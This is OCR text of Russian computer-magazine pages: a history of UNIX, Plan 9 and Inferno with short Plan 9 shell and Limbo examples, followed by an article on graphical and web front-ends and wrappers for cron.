UNIX резко отличалась от всех существующих на тот момент ОС. Она была написана на новом языке программирования (пятая редакция от 1973 года), который сочетал в себе возможности высокоуровневых языков, гибкость ассемблера и синтаксис, максимально приспособленный для быстрого написания кода. Сама ОС обладала развитой командной строкой с возможностью перенаправления вывода одного приложения на вход другого (пайпы), что позволяло создавать новые способы обработки информации без необходимости писать код. Оборудование в новой системе было представлено в виде файлов, что вкупе с развитым командным интерфейсом существенно расширяло возможности его использования (стоит вспомнить хотя бы способ создания образа диска с помощью команд dd или cp в современных никсах) и позволило сделать ядро простым и не перегруженным специальными API.

Исходные тексты системы были открыты (после оплаты стоимости записи на магнитные ленты и пересылки почтой), поэтому энтузиасты могли исследовать систему и дополнять ее собственными модификациями. Начали появляться форки, самым известным из которых стала BSD от Билла Джоя и других исследователей из университета Беркли. Впоследствии он основал компанию Sun, которая довольно успешно продавала собственную версию UNIX под названием SunOS (позднее Solaris).

В 1991 году Линус Торвальдс использовал идеи UNIX при создании своего собственного ядра Linux, а ядро BSD (точнее, ее форк FreeBSD) со многими переработками лег в основу Mac OS X. С некоторыми оговорками наименование UNIX можно применить и к операционной системе BeOS (и ее открытому клону Haiku), а также IRIX от Silicon Graphics, HP-UX от HP, QNX и даже Xenix, разработанной Microsoft (!) в конце семидесятых на основе оригинальных исходников от AT&T.

ЗРЕЛЫЕ ГОДЫ И СТАРОСТЬ

Как бы странно это ни звучало, но, несмотря на популярность, которой UNIX пользуется до сих пор, идеи, легшие в ее основу, устарели еще в середине восьмидесятых. По мере развития системы и ее потомков недочеты архитектуры становились все более явными. Система, созданная во времена мейнфреймов и текстовых терминалов, печатавших результат работы на бумаге, с трудом переживала приход глобальных сетей, графических терминалов, смещения от мейнфреймов к стационарным ПК и появление сложного оборудования, которое невозможно было представить одним файлом.

Реальность требовала от UNIX глобальной перестройки внутренней архитектуры, но вместо этого разработчики пошли по пути добавления нового функционала как дополнительных несовместимых с идеологией KISS подсистем. В ответ на появление TCP/IP-сетей в UNIX (точнее, в BSD) появилась идея сокетов (хотя логичнее было бы представить сетевой стек комбинацией специальных файлов в каталоге /dev); для работы графических приложений разработан дисплейный сервер X Window, который вообще не вписывался в идеологию UNIX и представлял собой обособленное приложение; для управления оборудованием был предложен новый системный вызов ioctl(), и вместо простого чтения/записи файлов устройств программистам теперь приходится работать с чудаковатым API, который используется для настройки оборудования посредством применения к файлам устройств специальных флагов.

Этот список можно продолжать еще долго, но достаточно сказать только о том, что к середине восьмидесятых к выводу об устаревании и чрезмерном усложнении UNIX пришли сами создатели системы. Именно тогда команда разработчиков, состоящая из Роба Пайка, Кена Томпсона, а позднее и Денниса Ритчи, начала работу над новой операционной системой, которая должна была стать новой UNIX, лишенной всех недостатков существующей системы.

РОЖДЕНИЕ PLAN 9

Первая публичная версия операционной системы, получившей свое имя в честь одного из худших фильмов всех времен (рекомендую посмотреть, это покруче «Зеленого слоника»), появилась на свет в 1992 году и была распространена между американскими университетами. Однако, несмотря на всю инновационность и явное превосходство перед UNIX, повторить успех последней ей так и не довелось. Система получила распространение исключительно

в академических кругах и в 2002 году была отправлена компанией Lucent, которой к тому времени принадлежала Bell Labs, в свободное плаванье под открытой лицензией.

Архитектурно Plan 9 сильно отличается от UNIX, но четко следует ее идеологии. Одна из фишек новой операционки — концепция «все есть файл», которая со времен UNIX сильно эволюционировала и стала центральной частью ОС. В Plan 9 файл — это не только конкретно взятое устройство, но и, например, окно графического интерфейса, указатель мыши, сетевое соединение, процесс, другая сетевая машина под управлением Plan 9 и вообще все, что угодно.

В отличие от UNIX, где идея файлов-устройств была реализована (и реализована до сих пор в Linux и BSD) в виде специального внутриядерного обработчика, который срабатывает, если файл имеет специальный флаг, Plan 9 вообще не делает различий между «обычными» файлами и специальными. Разработка системы началась с создания сетевого файлового протокола 9P (ныне 9P2000 или Styx), напоминающего сильно упрощенный NFS, вокруг которого были построены все остальные компоненты ОС.

В Plan 9 данный протокол используется повсеместно для доступа как к локальным файлам, так и к расположенным на удаленной машине, а за обработку запросов к файлам отвечают так называемые файловые серверы. Такие серверы здесь везде: это и файловый сервер корневой файловой системы (да, он работает в user space), который обеспечивает доступ к содержимому диска, и файловый сервер FTPS, отвечающий за доступ к содержимому FTP-ресурса, и внутриядерный файловый сервер netfs, представляющий стек TCP/IP в виде дерева каталогов и файлов.

Практически все подсистемы ядра Plan 9 представляют собой файловые серверы, экспортирующие свои интерфейсы через файлы, с которыми можно работать с помощью стандартных консольных команд или, скажем, менеджера файлов. Более того, любое серьезное приложение для Plan 9 тоже должно представлять собой или хотя бы включать в себя файловый сервер. В стандартной поставке Plan 9 полно подобных файловых серверов: графический интерфейс rio, экспортирующий данные об окнах в виде файлов, веб-браузер abaco, разделенный на две части — графика/логика, среда разработки Acme, которой можно управлять с помощью записи нужных значений в управляющие файлы.

Благодаря такой архитектуре Plan 9 имеет очень гибкие возможности кастомизации и управления при общей простоте системы. Многие задачи, для которых в другой ОС пришлось бы писать дополнительный софт, здесь решаются с помощью простого скрипта, который читает и пишет данные в разные файлы. Даже начальная инициализация и настройка системы здесь осуществляются с помощью стартового скрипта, который изменяет поведение системы и приложений, записывая нужные значения в файлы. Привычные конфиги используются по минимуму.

СЕТЕВАЯ ПРОЗРАЧНОСТЬ ПРОСТРАНСТВА ИМЕН

Идея «все есть файл» не была бы столь привлекательной, если бы в ее основе не лежал сетевой протокол. Plan 9 не делает различий не только между обычными и специальными файлами, но и между сетевыми и локальными. А это значит, что ко всем перечисленным выше управляющим файлам, принадлежат ли они внутриядерной подсистеме или обычному приложению, можно получить доступ с другой сетевой машины, достаточно только смонтировать ее файловую систему к себе.

Эта особенность еще больше расширяет возможности системы и позволяет из коробки производить трюки, о которых в других системах невозможно даже помыслить. К примеру, в Plan 9 никогда не было полноценной реализации NAT, но подобную функциональность можно было получить с помощью применения уже доступных технологий. Достаточно смонтировать каталог /net с удаленной машины на локальную, и все запущенные после этого приложения начнут использовать сетевой стек этой машины вместо локального. Никаких брандмауэров, никаких подсистем внутри ядра, все решается одной командой:

```
% import -a удаленная-машина /net
```

Интересно при этом, что такой трюк не создает никаких проблем с работой приложений, запущенных из другой терминальной сессии. Они продолжают использовать родной сетевой стек благодаря идее, названной пространствами имен. В отличие от классической UNIX в Plan 9 каталоговая структура не фиксирована и постоянно меняется (по мере работы системы и запуска приложений регулярно происходит подключение и отключение файловых серверов), а весь текущий набор файлов и каталогов, созданных файловыми серверами, именуется пространством имен. Фишка в том, что пространства имен хоть и наследуются от приложения к приложению (от процесса инициализации к командной оболочке, оконной среде, затем к приложению), но путем нехитрых манипуляций могут быть изменены отдельно для каждого приложения.

Относительно примера с каталогом /net работает это так. В графической среде Plan 9 мы запускаем два командных интерпретатора (шелла), каждый в своем окне. Они оба наследуют одно пространство имен с дисковой файловой системой и набором каталогов, созданных другими файловыми серверами. На данном этапе в пространстве имен обоих командных интерпретаторов находится каталог /net, созданный локальным сетевым стеком. Затем в первом командном интерпретаторе мы выполняем при-



Постер фильма «План 9 из открытого космоса»

ПРИМЕР ОТПРАВКИ СЕТЕВОГО ЗАПРОСА В PLAN 9

Это пример простого скрипта на языке командного интерпретатора Plan 9, который отправляет HTTP-запрос на удаленный сервер, используя только команды cat и echo.

```
<>[3]/net/tcp/clone {
    dir=/net/tcp/^`{cat <[0=3]}
    echo connect 74.125.77.99!80 >$dir/ctl &&
    {
        echo 'GET /search?q=Plan9&btnI=I''m+Feeling+Lucky HTTP/1.1' &&
        echo 'connection: close' &&
        echo 'host: www.google.com' &&
        echo ''
    }>$dir/data
    cat $dir/data
}
```




Почтовый клиент, браузер и клиент IRC в среде Plan 9




INFO

В Plan 9 нет эмулятора терминала. Интерфейс TTY признан разработчиком устаревшим, поэтому командный интерпретатор, по сути, работает в обычном текстовом окне.



Среда Acme



Plan9port в среде OpenSolaris

веденную выше команду и запускаем браузер, а во втором сразу запускаем браузер, без предварительных команд.

Как результат, браузер, запущенный из первого шелла, наследует пространство имен с каталогом /net, который ссылается на сетевой стек удаленной машины и, таким образом, работает через импровизированный NAT, а второй продолжает работать с родным сетевым стеком и выходит в сеть напрямую. Подобные технологии появились в последних ядрах Linux (также называемые пространствами имен), однако для их реализации в рамках классической UNIX-модели пришлось приложить массу усилий и написать десятки (если не сотни) тысяч строк кода, тогда как в Plan 9 технология работает из коробки и очень проста в реализации.

ТРИ КИТА И НЕ ТОЛЬКО

Plan 9 и все его приложения держатся на трех принципах:

- все есть файл;
- сетевая прозрачность;
- собственные пространства имен у каждой группы процессов.

С их помощью можно на коленке реализовать не только пресловутый NAT, но и браузер (достаточно накидать простенький парсер HTML), систему контроля доступа к функциям ОС (просто расставляем нужные права на файлы), удаленный рабочий стол (никто не мешает смонтировать видеокарту и устройства ввода удаленной машины), интернет-радио, систему удаленного исполнения кода, распределенное хранилище данных, систему управления множеством машин (оркестрация), объединить машины в сеть GRID, построить систему управления освещением для Олимпийских игр (да, в Солт-Лейк-Сити светом управляла Plan 9) и сделать кучу других вещей с помощью небольших скриптов в 5–10 строк.

Однако это далеко не все интересности, которые есть в Plan 9. На самом деле система простотаки нашпигована любопытнейшими технологиями, которые в момент появления ОС опережали свое время на годы. Взять хотя бы стандартную файловую систему Fossil (к слову сказать, по дефолту она появилась в Plan 9 только в 2003-м), которая работает по принципу «бесконечного снапшоттинга», когда происходят регулярные снимки ФС, а свободное пространство высвобождается по мере надобности за счет удаления старых снимков.

Еще одна находка разработчиков Plan 9 — это среда разработки Acme, основанная на идеях графической среды ОС Oberon, написанной Никлаусом Виртом (тем самым создателем языка Pascal). Гениальность этой разработки трудно передать текстом, поэтому всех заинтересованных я отправляю на страницу проекта plan9port (swtch.com/plan9port), который позволяет опробовать Acme и многие другие приложения из Plan 9 в любой UNIX-системе. Скажу только, что без хотя бы нескольких дней активного использования оценить ее не получится.

Plan 9 отличается весьма эффективным и чрезвычайно быстрым API для работы с растровой графикой и слоями. Он носит имя Draw (с управляющими файлами внутри каталога /dev/draw/) и основан на идеях, предложенных Томасом Портером и Томом Даффом в работе Compositing digital images. Позже эти идеи легли в основу многих графических и оконных систем, включая расширение Xrender из X Window, которое сегодня используется едва ли не каждым графическим тулкитом в Linux и других никсах.

В системе активно используется преимущество трехкнопочных мышей (рубеж восьмидесятых — девяностых годов, напоминаю). Вся графическая среда, Acme и многие другие приложения изначально спроектированы на работу с тремя кнопками, что в 2014 году с его разнообразием сенсорных экранов и мышей от Apple выглядит странно, но это жутко удобно при запуске системы на обычном ПК.

Во время разработки Plan 9 также был создан новый язык программирования Alef, который был идейным продолжением языка Newsqueak Роба Пайка и представлял собой некое подобие языка си с интегрированными возможностями разработки распараллеленных приложений, основанной на идеях Чарльза Хоара (CSP, Communicating Sequential Process). К сожалению, из-за трудности поддержки отдельных версий компилятора для разных аппаратных архитектур от языка пришлось отказаться, но его идеи обрели новую жизнь в языке Limbo операционной системы Inferno и языке Go, который Роб Пайк создал во время работы в компании Google.

РОЖДЕНИЕ INFERNO

В 1995 году компания Lucent Technologies, новый владелец исследовательских лабораторий Bell Labs, перевела многих разработчиков Plan 9 в другую команду, которая занялась созданием операционной системы Inferno, построенной на базе Plan 9. Конечным результатом должна была стать система, которая бы использовала все преимущества Plan 9, включая сетевую прозрачность и возможность организации сложных многофункциональных сетей из нескольких машин, в мире мобильных устройств.

Шикарная и своевременная идея в результате обратилась очередным провалом. Зажатые в рамки «производственной необходимости» исследователи, привыкшие тратить годы и десятилетия на шлифовку идей и доведение системы до идеального состояния, родили нечто странное.

С одной стороны, Inferno вобрала в себя ряд идей и наработок, которые уже несколько лет культивировались в среде разработчиков Plan 9, с другой — ОС получилась очень сырой и полной неоднозначных архитектурных решений. Inferno основана на ядре Plan 9 и фактически наследует все ее преимущества, включая пространства имен, представление ресурсов в виде файлов и протокол 9P (переименованный в Styx — по названию реки из «Божественной комедии» Данте). В Inferno внедрили виртуальную машину Dis (опять же в честь Данте) с поддержкой JIT. Она была разработана одновременно с Java, но отличалась регистровой организацией памяти — более эффективной и менее затратной в плане оперативной памяти, чем стековая (Dalvik в Android следует по тому же пути).

Ну и самое главное — язык Limbo, компилируемый в байт-код Dis. Limbo — это современный строго типизируемый язык с си-подобным синтаксисом, встроенным сборщиком мусора, развитыми типами данных (строки, списки, хеши) и моделью параллельного программирования из Newsqueak и Alef. Во многом Limbo похож на Go и является его идейным предшественником, за исключением одной интересной особенности, которая может быть реализована только в Inferno и Plan 9.

Как известно, модель параллельного программирования Go основана на двух простых принципах: возможности в любой момент запустить любую определенную в приложении функцию в отдельном потоке и специальном типе данных «канал», который позволяет «общаться» с этой функцией-потоком. Используе-

ПРИМЕР ПРИЛОЖЕНИЯ НА LIMBO

Это канонический пример многопоточного приложения на Limbo, которое при старте создает коммуникационный канал и распараллеливается (функция timer() уходит в отдельный поток). Каждую секунду поток timer посылает в канал сообщение «1», получив которое основной поток выдает на экран один из аргументов командной строки. Исполнение продолжается до того момента, пока программа не выведет на экран все свои аргументы.

```
implement Timer2;
include "sys.m";
sys: Sys;
include "draw.m";
Timer2: module {
init: fn (nil: ref Draw->Context, argv: list of string);
};
init(nil: ref Draw->Context, argv: list of ↵
string)
{
sys = load Sys Sys->PATH;
sync := chan of int;
n := len argv;
spawn timer(sync, n);
sys->print("Command Line Parameters\n");
for (i := 0; i < n; i++) {
    <-sync;
    sys->print("%d: %s\n", i, hd argv);
    argv = tl argv;
}
}
timer(sync: chan of int, n: int)
{
for (i := 0; i < n; i++) {
    sys->sleep(1000);
    sync <-= 1;
}
}
```



WWW

Официальная страница Plan 9: goo.gl/J6SSbR

Сайт Vita Nuova: www.vitanuova.com

Страница plan9front на Google Code: goo.gl/YtuKZs

Проект plan9port: goo.gl/TUiHoq

мые вместе, они позволяют быстро создавать чрезвычайно эффективные распараллеленные приложения, однако в Limbo каналы имеют еще больший диапазон применения.

В Limbo канал можно связать не только с переменной в теле функции, но и с любым файлом в системе. Вкупе с другими особенностями архитектуры Plan 9 / Inferno такая особенность Limbo делает его весьма эффективным языком для написания распределенных приложений, отдельные потоки которых могут быть без проблем разнесены на множество машин с помощью разнесения файлов, привязанных к каналам.

Из недостатков Inferno можно отметить чересчур монолитную архитектуру, которая предполагала, что в ядре будут работать не только сетевой стек и драйверы, но и, например, такие подсистемы, как библиотека SSL, графический стек, тулкит для создания UI (задействован всем известный Tk без Tcl) и, в более поздних версиях, даже растеризатор шрифтов FreeType. Отдельно следует отметить написанный на скорую руку графический интерфейс, имитирующий Windows 95, и чрезвычайно кривую интеграцию Limbo и Tk — команды Tk приходилось помещать в строки внутри исходника Limbo, которые затем необходимо вызывать с помощью специального враппера (язык в языке).

Первая версия Inferno появилась на свет в 1996 году и могла работать на множестве аппаратных архитектур, включая x86, ARM, PowerPC и SPARC. В дополнение ОС можно было запустить в режиме «эмуляции» поверх Windows, Linux, Plan 9, IRIX и других ОС, а также в качестве плагина для Internet Explorer. Фактически система была прямым конкурентом Java и значительно опережала ее по всем основным параметрам, включая возможности и производительность, однако агрессивная рекламная кампания и головотяпство руководства Lucent сделали свое дело, и Inferno осталась забытой.


ДОЛГАЯ СЧАСТЛИВАЯ ЖИЗНЬ

Как это ни странно, при полном коммерческом провале Plan 9 не осталась в забвении. Обновления для ОС выходят до сих пор, официальный лист рассылки имеет достаточно высокую активность, а не так давно появился форк под названием plan9front (goo.gl/YtuKZs), в рамках которого система была доработана, появилась новая файловая система cwfs, загрузчик, встроенная система дискового шифрования, множество драйверов, приложений и мелких доработок. Система популярна среди исследователей и в частности применяется (или применялась до недавнего времени) в IBM. Компания Coraid (www.coraid.com), специализирующаяся на системах хранения данных, использует Plan 9 как базовую платформу.


Что касается Inferno, то через три года после релиза первой версии Lucent потеряла интерес к разработке и продала ОС небольшой компании Vita Nuova, которая продолжила разработку системы, но, так и не найдя покупателей, открыла код ОС в 2004 году и с тех пор занимается лишь незначительными доработками системы и исправлением багов. Inferno была использована только в двух известных коммерческих продуктах: Lucent VPN Firewall Brick и Lucent Pathstar phone switch.

ВЛИЯНИЕ

Несмотря на явный коммерческий провал, вызванный, по словам Эрика Реймонда, «эффектом второй системы» (UNIX была первой), Plan 9 и Inferno оставили неизгладимый след в мире операционных систем. Кроме описанных выше пространств имен и алгоритма работы с графикой, современные системы переняли от Plan 9 файловую систему /proc, организацию файловой системы /sys в Linux. Набирает все большую популярность язык Go, основанный на идеях Limbo. Plan 9 и Inferno до сих пор используются для обкатки новых идей.



Рабочий стол Inferno



Hellaphone: порт инферно на Android



Порт Inferno на Nintendo DS



INFO

Все имена ключевых технологий Inferno позаимствованы из «Божественной комедии» Данте.

СЕГОДНЯ, ЗАВТРА И ПОСЛЕ ОБЕДА

ИЗУЧАЕМ НАДСТРОЙКИ К CRON

Cron — хорошо знакомый любому юниксоиду механизм выполнения задач по расписанию. Но насколько свободно ты им владеешь? Обращаешься ли каждый раз, когда возникает потребность автоматизировать какое-то действие, или же только тогда, когда тебя об этом просят в очередном HOWTO? Казалось бы, что можно придумать, чтобы сделать cron по-настоящему удобным и современным инструментом? Давай посмотрим, как можно прокачать все это дело.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

ДЛЯ ПОВСЕДНЕВНОГО ПОЛЬЗОВАНИЯ

Несмотря на то что функция запуска заданий по расписанию в общем необходима и востребованна, разработчики различных версий рабочих столов не спешат встраивать такую возможность в интерфейс, отдавая ее реализацию на откуп третьим лицам. Исключение составляет лишь проект KDE, в рамках которого разрабатывается приложение KDE-Config-cron (ранее KCron). Оно обычно не ставится вместе с системой, но, так как нужный пакет есть в репозиториях, сделать это очень просто:

```
$ sudo apt-get install kde-config-cron
```

Выбираем в меню пункт «Планировщик заданий» и знакомимся. Интерфейс прост, вверху приводится список запланированных заданий, внизу список переменных, которые могут понадобиться при выполнении заданий. Используя KDE-Config-cron, можно создавать новые (Ctrl + N), просмотреть список выполняемых и отредактировать уже готовые задания. По умолчанию редактируются задания текущего пользователя, но при наличии прав можно получить доступ к общесистемным (из /etc/crontab) и заданиям других учетных записей (создаваемых при помощи crontab -e и хранящихся в /var/spool/cron/crontabs). Для этого потребуется запустить программу от имени администратора, через меню или sudo:

```
$ sudo /usr/bin/kcmshell4 kcm_cron
```

После чего выбрать нужную учетную запись при помощи переключателя «Показывать задания».

Чтобы создать задание, достаточно нажать кнопку «Добавить задание» и заполнить предложенные поля. Настроек немного, следует прописать команду и параметры или выбрать приложение при помощи поиска и установить время. Причем подготовлен стандартный набор настроек, подходящий для некоторых распространенных ситуаций: при загрузке системы, ежедневно, каждые 1–30 минут. В последующем установленные значения можно скорректировать, просто отметив на шкале нужное время выполнения. Так называемый «Нестандартный выбор» позволяет задать все временные параметры вручную: месяц, день недели и время. К сожалению, и здесь нельзя обойти ограничения cron. Например, указать, чтобы задание выполнялось только в пятницу 13-го числа, нельзя. Если установить флажки, оно будет запускаться каждую пятницу и каждое 13-е число. Для каждого задания в окне внизу можно установить дополнительные переменные среды. Возможно копирование заданий из контекстного меню, поэтому легко создать группу заданий с однотипными параметрами. Любое доступное задание можно запустить вручную.

Кстати, в KDE возможностью выполнить команду или приложение в определенное время обладает KAlarm.

Пользователям GNOME, XFCE и других оконных менеджеров можно порекомендовать удобную программу Gnome Schedule (gnome-schedule.sf.net), позволяющую при помощи GUI управлять настройками vixie-cron, dcron и at. В стандартной поставке его нет, но установить в Debian/Ubuntu его просто:


```
$ sudo apt-get install gnome-schedule
```


Интерфейс и настройки Gnome Schedule выглядят несколько проще, чем у KDE-Config-cron, но для пользовательских задач их вполне хватает, да и вывод нагляднее. С его помощью мы можем создавать задание, которое будет выполняться периодически, однократно и по шаблону (создается из любого имеющегося задания). После программа автоматически создаст пользовательский crontab-файл (системные редактировать нельзя). Ничего изучать не нужно, просто заполняем предложенные поля (команду и время в формате cron) и сохраняем. Причем доступны два режима: простой (Basic) и расширенный (Advanced). В режиме Basic просто выбираем готовые предустановки (например, каждый час). Режим Advanced позволяет полностью контролировать создание задания, в этом случае заполняем поля как для cron. С тем исключением, что они внятно подписаны и не нужно помнить, куда и что писать. Также в этом режиме доступно редактирование задания вручную. Предусмотрен ручной запуск любого созданного ранее задания. При создании однократного задания становится доступным большое поле, в котором можно прописать сразу несколько команд. А время и дата указываются при помощи календаря.



INFO

Один из альтернативных планировщиков для Windows NnCron (nncron.ru) также понимает формат cron, хотя и более продвинут в возможностях по сравнению с vixie.





УПРАВЛЕНИЕ НЕСКОЛЬКИМИ УСТАНОВКАМИ CRON

В принципе, поискав по репозиторию пакетов, можно найти и другие альтернативы для десктопа. Но в последнее время появляются интересные решения, позволяющие управлять настройками cron удаленно при помощи веб-интерфейса.

Самый популярный среди них — это minicron (github.com/jamesrwhite/minicron), позволяющий удаленно управлять заданиями на одной или нескольких машинах при помощи веб-браузера, то есть фактически с любой точки, где есть интернет. Но и это не все, производится дополнительная обработка данных, и minicron расширяет стандартные возможности cron — вывод данных о статусе задания в реальном времени, история заданий, отсылка предупреждений несколькими способами: email, SMS через Twilio и PagerDuty (SMS, телефон, email).

Состоит из двух компонентов:

- CLI, выполняющего все настройки и информирующего об их выполнении;
- HUB — менеджера управления, который собирает данные от CLI, выдает команды и предоставляет веб-интерфейс.

Все команды на CLI отдаются посредством SSH, поэтому установка дополнительных агентов не требуется, необходимо лишь настроить беспарольную аутентификацию по открытому ключу. Для хранения настройки и запросов используется БД: SQLite (по умолчанию) и MySQL (через mysql2). В планах появление поддержки PostgreSQL. Написан на Ruby. Установка на данный момент возможна только при помощи исходных текстов. В документации процесс настройки изложен поверхностно, поэтому придется поэкспериментировать. При этом проект быстро развивается и в процедуре постоянно появляются уточнения.

Альтернативой можно считать DS Scheduler (solar1.net/drupal/scheduler), написанный на PHP, веб-интерфейс с технологией AJAX позволяет мониторить задания нескольких систем и управлять ими.

Информация о задании сохраняется в syslog или отправляется на почту владельцу задачи (любой другой адрес указывается в переменной MAIL). Если это не нужно, то вывод перенаправляют в файл.

НАДСТРОЙКИ ДЛЯ CRON

Сам cron, хотя и развивается уже долгое время и оброс вариациями, часто не обеспечивает требуемой гибкости в некоторых вопросах, и приходится выкручиваться, создавая дополнительные обработчики. Например, проверять перед запуском задания, чтобы система не была загружена, или избавиться от мусора, присылаемого по email. Но эти проблемы уже не новы, и часто, хорошо поискав, можно найти готовое решение в виде различных оберток (wrapper), которые берут на себя часть полезных операций.


Например, cronbot (github.com/jimmydigital/cronbot) позволяет добавить таймер, дублировать задания (выполнить несколько раз), указать максимальное время выполнения задания и нагрузки, сохранить журнал в файл, обновить отметку времени файла. Написан на Perl, установка довольно проста: нужно скачать и скопировать в /usr/bin скрипт, не забыв сделать его исполняемым (chmod +x), кроме того, понадобится ряд модулей (их список можно узнать, открыв файл в текстовом редакторе). Параметров немного, и назначение их понятно из короткого описания. Например, запустим задание, каждый час в интервале 8–18, но оно будет стартовать с задержкой в интервале 1–10 минут и не запустится, если уже выполняется (то есть дубликата не будет). При этом установим максимальное время выполнения задания в 90 минут, при превышении которого оно будет снято.

```
15 8-18 * * * root /usr/bin/cronbot --timer 90 ↵
--rand 10 --logfile /var/log/cronbot.log ↵
/usr/bin/rsync -a /mnt/backup
```

Еще одно решение — Cronjobber (perfec.to/cronjobber) позволяет хранить весь вывод в отдельном журнале, который периодически обновляется (время указывает пользователь). Также можно определять сообщения, которые будут отправляться на почту, и адресатов. Если задание не было выполнено из-за сбоя системы, пользователь также получит уведомление. Так же просто блокируется одновременный запуск нескольких заданий и устанавливаются тайм-ауты.

ВЫВОД

Вот, собственно, и все, что нужно знать о планировщиках задания в *nix. Любой компонент можно заменить или добавить обвязки и интерфейсы. В зависимости от реализации будут отличия, но в целом сейчас появилось множество надстроек, тем или иным образом прокачивающих обычный cron. Решение можно найти практически под любую задачу. ⌶





INFO

Фреймворки Actionaz (actionaz.org) и Sikuli (sikuli.org) позволяют при помощи графического интерфейса автоматизировать любые действия.

Рис. 1. KDE-Config-cron дает возможность редактировать задания пользователя и общесистемные

Рис. 2. Gnome Schedule позволит настроить задания при помощи GUI

Рис. 3. Minicron позволяет управлять заданиями cron нескольких систем



ЧАСТИЧНАЯ ОБЛАЧНОСТЬ

БЮДЖЕТНАЯ ОТКАЗОУСТОЙЧИВОСТЬ С ИСПОЛЬЗОВАНИЕМ ОБЛАЧНЫХ СЕРВИСОВ

